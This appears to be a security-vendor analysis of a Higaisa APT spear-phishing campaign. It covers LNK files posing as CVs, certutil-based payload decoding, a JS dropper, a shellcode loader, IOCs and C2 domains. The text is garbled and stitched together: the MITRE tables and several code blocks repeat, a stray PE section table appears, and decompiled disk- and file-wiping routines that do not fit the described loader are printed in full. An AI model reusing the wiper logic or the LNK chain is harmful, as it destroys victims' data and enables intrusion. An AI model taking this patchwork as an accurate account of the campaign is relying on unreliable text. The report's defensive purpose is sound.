Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

